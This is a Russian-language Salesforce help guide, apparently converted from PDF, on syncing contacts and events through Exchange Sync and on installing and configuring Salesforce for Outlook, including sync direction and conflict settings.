
В зависимости от выбранных администратором параметров Salesforce for Exchange автоматически синхронизирует контакты и события между системой электронной почты вашей компании и Salesforce в обоих направлениях либо в одном направлении.

Вы можете синхронизировать контакты и события, которые создаете и используете, либо за вашим рабочим столом, либо на мобильном устройстве.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Ниже перечислены действия, которые в настоящее время не поддерживаются Exchange Sync.

- Синхронизация повторяющихся событий
- Синхронизация приглашенных, добавленных в события
- Предоставление пользователям возможности одновременного удаления записей из обеих систем

Тем не менее пользователи могут выполнять данные действия — обновление повторяющихся событий, добавление приглашенных на событие и удаление записей из обеих систем — вручную.

#### [Приготовьтесь к синхронизации событий](#)

Вы можете выбрать события для синхронизации между приложением календаря компании и Salesforce.

#### [Приготовьтесь к синхронизации контактов](#)

Узнайте, как синхронизировать контакты между системой обмена сообщениями электронной почты и Salesforce. В зависимости от направления синхронизации вы переместите контакты электронной почты, которые требуется синхронизировать с Salesforce, в особую папку в приложении электронной почты.

#### [Устранение ошибок синхронизации](#)

Если при синхронизации между Microsoft® Exchange и Salesforce возникают неполадки, ваш администратор Salesforce может сбросить процесс синхронизации и восстановить подключения между записями в сообщении электронной почты, приложении календаря и вашими записями в Salesforce.




## Приготовьтесь к синхронизации событий

Вы можете выбрать события для синхронизации между приложением календаря компании и Salesforce.

Если ваш администратор настроил Salesforce для синхронизации событий, ваши события автоматически синхронизируются между календарем в системе обмена сообщениями электронной почты и Salesforce.

Вы можете предотвратить синхронизацию личных событий с Salesforce различными способами.

- Создайте отдельный календарь в приложении календаря, чтобы отслеживать личные события. (Функция синхронизации с Exchange создана так, что может синхронизировать только главный календарь учетной записи Exchange с Salesforce.)
- Спросите администратора, настроена ли ваша конфигурация синхронизации для синхронизации личных событий. Если вы не используете синхронизацию личных событий, вы можете назначить своим личным событиям параметр Личное в приложении календаря и эти события не будут синхронизироваться с Salesforce.



Лучше всего, если вы будете управлять событиями, которые вы не хотите синхронизировать перед тем, как администратор решит запустить синхронизацию первый раз. Если ваши события начнут синхронизироваться перед тем, как вы начнете ими управлять, вы все еще сможете удалить их из Salesforce вручную.

Другие события синхронизируются между Salesforce и вашим календарем каждые несколько минут. Если вы синхронизируете много событий, первая синхронизация может занять некоторое время.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации событий в обоих направлениях:

- «Чтение» и «Редактирование» для событий И

Направление синхронизации событий установлено в значение «Синхронизировать в обоих направлениях» в настройках Exchange

Для синхронизации событий по направлению из Salesforce в Exchange:

- «Чтение» для событий И

Направление синхронизации установлено в значение «из Salesforce с Exchange» в настройках Exchange.

Для синхронизации событий по направлению из Exchange в Salesforce:

- «Создание» для событий И

Направление синхронизации установлено в значение «из Exchange в Salesforce» в настройках Exchange.

Приготовьтесь к синхронизации контактов

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Узнайте, как синхронизировать контакты между системой обмена сообщениями электронной почты и Salesforce. В зависимости от направления синхронизации вы переместите контакты электронной почты, которые требуется синхронизировать с Salesforce, в особую папку в приложении электронной почты.

После того как ваш администратор запустит синхронизацию контактов, Exchange Sync создаст папку в приложении электронной почты с названием `Salesforce_Sync`. Папка `Salesforce_Sync` располагается под каталогом контактов. Любые контакты, для которых выполнена синхронизация из Salesforce в вашу систему электронной почты, будут помещаться в `Salesforce_Sync`. Не переименовывайте, не перемещайте и не удаляйте папку `Salesforce_Sync`, это остановит синхронизацию между Salesforce и вашей системой электронной почты.

1. Спросите у администратора, в каком направлении будет выполняться синхронизация.
  - Если для вас установлена синхронизация только в направлении из Salesforce в приложение электронной почты, синхронизация уже идет и вам не нужно предпринимать никаких действий. Вы готовы получить доступ к контактам Salesforce напрямую из системы обмена сообщениями электронной почты!
  - Если вы настроили синхронизацию из сообщения электронной почты с Salesforce или в обоих направлениях, вам потребуется перенести контакты электронной почты для синхронизации в папку Salesforce.
2. В своем приложении электронной почты выберите контакты для синхронизации. Вы можете выбрать сразу несколько контактов.



3. Переместите (только не копируйте) выбранные контакты в папку `Salesforce_Sync`. Если вы скопируете контакты, у вас будут отображаться дублированные контакты, что весьма неудобно.

Контакты, перемещаемые в папку `Salesforce_Sync`, синхронизируются каждые несколько минут. При перемещении большого объема контактов в `Salesforce_Sync` первая синхронизация может занять некоторое время.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для синхронизации контактов в обоих направлениях:

- «Чтение» и «Редактирование» для контактов, «Чтение» для организаций И Направление синхронизации контактов установлено в значение «Синхронизировать в обоих направлениях» в настройках Exchange.

Для синхронизации контактов по направлению из Salesforce в Exchange:

- «Чтение» для контактов, И

Направление синхронизации контактов установлено в значение «Из Salesforce с Exchange» в настройках Exchange.

Для синхронизации контактов по направлению из Exchange в Salesforce:

- «Создание» для контактов, И

Для направления синхронизации контактов должно быть выбрано значение «Из Exchange в Salesforce»

### Устранение ошибок синхронизации

Если при синхронизации между Microsoft® Exchange и Salesforce возникают неполадки, ваш администратор Salesforce может сбросить процесс синхронизации и восстановить подключения между записями в сообщении электронной почты, приложении календаря и вашими записями в Salesforce.

1. Чтобы сбросить синхронизацию контактов, убедитесь, что папка `Salesforce_Sync` в приложении электронной почты содержит только контакты, которые вы хотите синхронизировать с Salesforce.
2. Чтобы сбросить синхронизацию для событий, убедитесь, что событиям, которые вы не хотите синхронизировать, назначен параметр `Private` в приложении календаря.
3. Попросите администратора Salesforce сбросить процесс синхронизации.

### ПО для настольных ПК Salesforce для Outlook

Синхронизация контактов, событий и задач между версией Outlook для настольных ПК и Salesforce. Выберите сообщение электронной почты в Outlook, чтобы увидеть связанные записи Salesforce, например интересы, контакты, задачи и коммерческие возможности. Свяжите это сообщение электронной почты с выбранными записями Salesforce.

Salesforce for Outlook — это устанавливаемое приложение для интеграции с Microsoft® Outlook®, синхронизирующее контакты, события и задачи между приложением Outlook и системой Salesforce. Помимо синхронизации данных элементов, сообщения эл. почты, вложения, события и задачи Outlook могут быть добавлены в несколько контактов Salesforce, а записи Salesforce, связанные с контактами и интересами в сообщениях эл. почты и событиях, могут просматриваться прямо в приложении Outlook.

В зависимости от организации, пользователи могут настраивать объекты и направления синхронизации между приложением Outlook и системой Salesforce. Уровень, доступный пользователям для настройки данных параметров в системе Salesforce, определяется администратором.

Чтобы понять принципы повышения эффективности и предотвращения повторов при использовании приложения Salesforce for Outlook, просмотрите схему ниже.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все** версии.



Подробное руководство по настройке приложения Salesforce for Outlook см. в документе «Синхронизация приложения Microsoft® Outlook® и системы Salesforce».

#### [Языки, поддерживаемые приложением Salesforce for Outlook](#)

#### [Загрузка программы установки Salesforce for Outlook](#)

Программа установки доступна для загрузки в системе Salesforce.

#### [Установка и настройка приложения Salesforce for Outlook](#)

#### [Управление конфигурацией Salesforce for Outlook](#)

В зависимости от того, позволяет ли вам администратор изменять настройки, выполните пользовательскую настройку Salesforce for Outlook так, чтобы она соответствовала вашим потребностям.

#### [Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

#### [Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Приложение Salesforce for Outlook позволяет прекратить создание повторяющихся контактов, событий и задач в приложении Outlook и системе Salesforce, а также начать между ними синхронизацию данных.

#### [Мои неопределенные элементы](#)

При использовании Salesforce for Outlook, Exchange Sync или Email to Salesforce для синхронизации элементов или добавления сообщений эл. почты из почтового приложения в систему Salesforce, любые элементы, которые не могут быть автоматически назначены записям Salesforce, добавляются на страницу «Мои неопределенные элементы».

#### [Удаление элементов, синхронизируемых посредством приложения Salesforce for Outlook](#)

Элемент, синхронизируемый посредством приложения Salesforce for Outlook, может быть одновременно удален из Salesforce и Outlook путем его удаления только из одной системы. Повторяющиеся задачи и недавно обновленные элементы, подлежащие удалению, требуют специальной обработки.

### [Просмотр записей Salesforce в приложении Microsoft® Outlook®](#)

Система позволяет просматривать контакты и интересы Salesforce, связанные с важными сообщениями эл. почты Outlook, прямо в приложении Outlook. Боковая панель Salesforce отображает записи Salesforce, доступные для добавления сообщений эл. почты, событий и задач Outlook.

### [Создание обращений в ленте Outlook Ribbon с помощью Salesforce for Outlook](#)

#### СМ. ТАКЖЕ:

[Salesforce for Outlook. Требования к системе](#)

[Загрузка программы установки Salesforce for Outlook](#)

[Установка и настройка приложения Salesforce for Outlook](#)

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

#### Языки, поддерживаемые приложением **Salesforce for Outlook**

Ниже перечислены языки, поддерживаемые приложением Salesforce for Outlook.

- Китайский (упрощенный)
- Китайский (традиционный)
- Чешский
- Датский
- Голландский
- Английский
- Немецкий
- Финский
- Французский
- Еврейский
- Венгерский
- Итальянский
- Японский
- Корейский
- Польский
- Португальский (Бразилия)
- Румынский
- Русский
- Испанский
- Испанский (Мексика)
- Шведский
- Тайский
- Турецкий
- Украинский
- Вьетнамский

Ниже перечислены языки, которые не поддерживаются программой установки Salesforce for Outlook.

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **все** версий.

- Еврейский
- Португальский (Бразилия)
- Румынский
- Испанский (Мексика)
- Тайский
- Вьетнамский

## Загрузка программы установки Salesforce for Outlook

Программа установки доступна для загрузки в системе Salesforce.

1. Закройте приложение Microsoft® Outlook®.
2. Закройте приложение Salesforce for Outlook. Правой кнопкой мыши щелкните значок Salesforce for Outlook (🔌) в системной области рабочего стола и выберите пункт **«Выход»**.
3. При использовании приложения Salesforce for Outlook 2.4.2 или более ранней версии удалите текущую версию на панели управления Microsoft Windows®. При необходимости обратитесь к администратору Windows. При использовании приложения Salesforce for Outlook 2.5.0. или более поздней версии перейдите к следующему действию.
4. В личных параметрах введите строку *«Salesforce for Outlook»* в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Salesforce for Outlook»**.
5. Нажмите кнопку **«Загрузить»**. Затем нажмите кнопку **«Сохранить файл»**. Если кнопка **«Загрузить»** недоступна, обратитесь к администратору с просьбой назначить конфигурацию Outlook.



Чтобы одновременно установить приложение для нескольких пользователей, рекомендуем администраторам воспользоваться программой установки `.msi`.

СМ. ТАКЖЕ:

- [ПО для настольных ПК Salesforce для Outlook](#)
- [Salesforce for Outlook. Требования к системе](#)
- [Установка и настройка приложения Salesforce for Outlook](#)
- [Индивидуальная настройка системы Salesforce](#)

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки приложения Salesforce for Outlook:

- Назначение активной конфигурации И Действительный набор данных для каждого синхронизируемого объекта


Для изменения папок синхронизации:



- Профиль Outlook, выбранный в параметрах почты в качестве профиля по умолчанию, И


Предоставление пользователям возможности изменения параметра **«Папка Outlook для синхронизации контактов»** в конфигурации Outlook

## Установка и настройка приложения Salesforce for Outlook


1. Откройте сохраненный файл и завершите установку.

 **Прим.:** Мастер выполнит автоматическую установку .NET 4 (в случае отсутствия). Чтобы завершить процесс установки, рекомендуем повторно запустить мастер установки после перезагрузки компьютера, выполняемой в результате установки .NET 4.

2. Откройте приложение Microsoft® Outlook®. При этом откроется мастер настройки, а в системной области появится значок Salesforce for Outlook (  ). При необходимости мастер может быть открыт вручную. Правой кнопкой мыши щелкните значок  и выберите пункт «**Параметры**».
3. Чтобы изменить сервер, используемый для входа в систему Salesforce, щелкните «**Изменить URL-адрес**» и выберите нужный сервер. Если нужный сервер отсутствует, выберите пункт «*Другое . . .*» и введите URL-адрес (например, настраиваемый домен, используемый организацией).
4. Введите имя пользователя и пароль Salesforce.
5. Нажмите кнопку «**Утвердить**». При этом устанавливается безопасное соединение между приложением Outlook и системой Salesforce. Повторный вход требуется только в случае возникновения ошибки.

 **Прим.:** Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Salesforce автоматически отправит сообщение эл. почты, содержащее ссылку для входа в систему. Данная ссылка позволяет выполнять вход с любого IP-адреса.

6. Нажмите кнопку «**Далее**» и просмотрите направления синхронизации, настроенные администратором. Чтобы выбрать другие папки для синхронизации элементов Outlook, щелкните «**Изменить папку**» и выберите папки внутри стандартных папок или основной папки почтового ящика.



### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки приложения Salesforce for Outlook:

- Назначение активной конфигурации И Действительный набор данных для каждого синхронизируемого объекта

Для изменения папок синхронизации:

- Профиль Outlook, выбранный в параметрах почты в качестве профиля по умолчанию, И

Предоставление пользователям возможности изменения параметра «Папка Outlook для синхронизации контактов» в конфигурации Outlook



7. Нажмите кнопку **«Далее»** и выберите метод синхронизации.
  - Определите необходимость синхронизации всех контактов, событий и задач. Элементам, которые не подлежат синхронизации, должна быть назначена категория Outlook «Не синхронизировать с Salesforce».
  - Определите необходимость синхронизации отдельных контактов, событий и задач. Элементам, которые подлежат синхронизации, должна быть назначена категория Outlook «Синхронизировать с Salesforce».
8. Нажмите кнопку **«Далее»** и выберите нужные типы личных элементов.
9. Нажмите кнопку **«Сохранить»**. Теперь значок (🔄) в системной области активен, а рядом с ним отображается приветственное сообщение. При настройке синхронизации элементов Outlook и выборе метода синхронизации «Синхронизировать только выбранные элементы Outlook» все элементы в выбранных папках синхронизируются автоматически. Значок вращается при каждой синхронизации.

[Удаление приложения Salesforce for Outlook](#)

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

[Salesforce for Outlook. Требования к системе](#)

[Загрузка программы установки Salesforce for Outlook](#)

[Удаление приложения Salesforce for Outlook](#)

Удаление приложения Salesforce for Outlook

1. Закройте приложение Outlook.
2. Правой кнопкой мыши щелкните значок синхронизации (🔄) и выберите пункт **«Выход»**.
3. Чтобы удалить приложение Salesforce for Outlook, воспользуйтесь компонентом «Установка и удаление программ» на панели управления Windows.

Чтобы переустановить приложение Salesforce for Outlook, удалите устаревшие файлы базы данных Salesforce for Outlook. В противном случае приложение Salesforce for Outlook будет использовать предыдущие параметры синхронизации. Стандартное размещение файла базы данных определяется используемой операционной системой.

- (Microsoft Windows 7 и Vista)  
C:\Users\*имя\_пользователя*\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\
- (Microsoft Windows XP) C:\Documents and Settings\*имя\_пользователя*\Application Data\salesforce.com\Salesforce for Outlook\DB\

#### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

## Управление конфигурацией Salesforce for Outlook

В зависимости от того, позволяет ли вам администратор изменять настройки, выполните пользовательскую настройку Salesforce for Outlook так, чтобы она соответствовала вашим потребностям.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. В зависимости от наличия нужных привилегий вы можете выполнять следующие действия.
  - [Редактирование параметров эл. почты](#)
  - [Редактирование параметров синхронизации](#)
  - [Редактирование направления синхронизации](#)
  - [Редактирование параметров конфликта](#)
  - [Просмотр критериев соответствия](#)
  - [Редактирование соотношений полей](#)
3. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

### [Редактирование параметров эл. почты Salesforce for Outlook](#)

Узнайте, позволяет ли вам администратор добавлять сообщения электронной почты в Salesforce из Microsoft® Outlook®, и измените настройки электронной почты в соответствии со своими потребностями.

### [Редактирование параметров синхронизации Salesforce for Outlook](#)

В зависимости от набора разрешений, предоставленного администратором, настройте элементы, которые будут синхронизироваться между Microsoft Outlook и Salesforce, а также направления синхронизации.

### [Настройка направления синхронизации Salesforce for Outlook](#)

В зависимости от разрешения, предоставленного администратором, настройте направление синхронизации между Microsoft® Outlook® и Salesforce в зависимости от предпочтений.

### [Редактирование параметров конфликта](#)

Укажите событие, которое должно произойти при возникновении конфликта при синхронизации записей Salesforce for Outlook и Microsoft® Outlook® и Salesforce.

### [Просмотр критериев соответствия Salesforce for Outlook](#)

См. совпадающие критерии, назначенные вам администратором.

### [Задание полей Salesforce, которые будут синхронизироваться с Microsoft® Outlook®](#)

В зависимости от разрешений Salesforce for Outlook, сопоставьте поля из записей Salesforce, которые синхронизируются с Outlook.

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook


- Назначение активной конфигурации

## Редактирование параметров эл. почты Salesforce for Outlook

Узнайте, позволяет ли вам администратор добавлять сообщения электронной почты в Salesforce из Microsoft® Outlook®, и измените настройки электронной почты в соответствии со своими потребностями.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.

Если флажок **«Добавить сообщение эл. почты»** установлен, то в Outlook отображаются варианты **«Добавить сообщение эл. почты»** и **«Отправить и добавить»**.

 **Прим.:** Если вы не увидите варианты **«Добавить сообщение эл. почты»** и **«Отправить и добавить»**, попросите администратора активировать отправку сообщений в Salesforce.

2. Щелкните **«Параметры функции Email to Salesforce»**.
3. Введите нужные адреса электронной почты в поле «Мои допустимые адреса эл. почты». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.
4. Выберите, будут ли все сообщения электронной почты отправляться в папку Мои неопределенные элементы (чтобы затем их можно было назначить связанным записям) или сначала будет предприниматься попытка Salesforce выполнить назначение этих элементов.
5. Чтобы добавлять сообщения эл. почты в качестве действий в совпадающие возможности, интересы или контакты, настройте функцию Email to Salesforce. Если вы настроите Email to Salesforce так, чтобы сообщения электронной почты связывались с подходящими интересами или контактами, Salesforce выполнит поиск по полям **Кому** и **Копия**, чтобы найти адреса электронной почты интересов или контактов. При обнаружении интересов или контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» соответствующей записи.
6. Если вы выбрали интересы или контакты, то необходимо следующее.
  - Укажите, как средству Email to Salesforce следует обрабатывать сообщения электронной почты, которые содержат сведения об интересах или контактах, которые соответствуют дублируемым записям.
  - Установите флажок «Если совпадения не найдены, создать задачу и добавить ее в список "Мои неопределенные элементы» при выборе интересов или контактов. Если не отметить флажком этот пункт, а Salesforce не сможет определить адреса электронной почты в полях Кому или От кого, сообщение электронной почты не будет сохранено в Salesforce.
7. Чтобы сохранять вложения из сообщений эл. почты, отправленных в систему Salesforce, установите флажок «Всегда сохранять вложения эл. почты».
8. Чтобы получать подтверждение об отправке сообщения эл. почты в Salesforce, выберите «Отправить электронное подтверждение о связывании».
9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Управление конфигурацией Salesforce for Outlook](#)

[Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce](#)

[ПО для настольных ПК Salesforce для Outlook](#)

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook:

- Назначение активной конфигурации

Для редактирования параметров эл. почты:

- «Добавить сообщение эл. почты»

## Редактирование параметров синхронизации Salesforce for Outlook

В зависимости от набора разрешений, предоставленного администратором, настройте элементы, которые будут синхронизироваться между Microsoft Outlook и Salesforce, а также направления синхронизации.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Чтобы просмотреть типы записей, доступные для синхронизации, наведите указатель мыши на значки фильтров (▼).
3. Чтобы остановить синхронизацию того или иного элемента, снимите флажок с соответствующего пункта. Все поля, связанные с данным элементом, будут недоступны на странице.
4. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

СМ. ТАКЖЕ:

[Управление конфигурацией Salesforce for Outlook](#)

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

## Настройка направления синхронизации Salesforce for Outlook

В зависимости от разрешения, предоставленного администратором, настройте направление синхронизации между Microsoft® Outlook® и Salesforce в зависимости от предпочтений.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Выберите одно из указанных ниже значений для каждого объекта в разделе «Направление синхронизации».
  - *«Из Outlook в Salesforce»*: при первой синхронизации данных запись Outlook создает или обновляет запись Salesforce. Во время последующих синхронизаций изменения, внесенные в записи Outlook, отображаются в Salesforce, независимо от того, была ли изменена версия записи в Salesforce. Кроме того, удаление синхронизированной записи Outlook приводит к удалению соответствующей записи Salesforce. Изменения Salesforce не переносятся в приложение Outlook. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Outlook выше»*. Данное направление недоступно для контактов.
  - *«Из Salesforce в Outlook»*: при первой синхронизации данных запись Salesforce создает или обновляет запись Outlook. Во время последующих синхронизаций изменения, внесенные в записи Salesforce, отображаются в Outlook, независимо от того, была ли изменена версия записи в Outlook. Кроме того, удаление синхронизированной записи Salesforce приводит к удалению

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке **Salesforce for Outlook**

- Назначение активной конфигурации

Для отмены синхронизации:

- «При синхронизации объекта»

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке **Salesforce for Outlook**

- Назначение активной конфигурации

Для изменения направления синхронизации:

- «Направление синхронизации»

соответствующей записи Outlook. Изменения Outlook не переносятся в систему Salesforce. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Salesforce выше»*.

- *Синхронизация в обоих направлениях* — при синхронизации записей изменения в Outlook и Salesforce синхронизируются между двумя системами. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.
3. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

СМ. ТАКЖЕ:

[Управление конфигурацией Salesforce for Outlook](#)

### Редактирование параметров конфликта

Укажите событие, которое должно произойти при возникновении конфликта при синхронизации записей Salesforce for Outlook и Microsoft® Outlook® и Salesforce.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Выберите одно из указанных ниже значений для каждого синхронизируемого объекта в разделе «Алгоритм конфликта».
  - *Приоритет Salesforce выше*
  - *Приоритет Outlook выше*
3. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook

- Назначение активной конфигурации

Для изменения алгоритма конфликта:

- «Алгоритм конфликта»

## Просмотр критериев соответствия Salesforce for Outlook

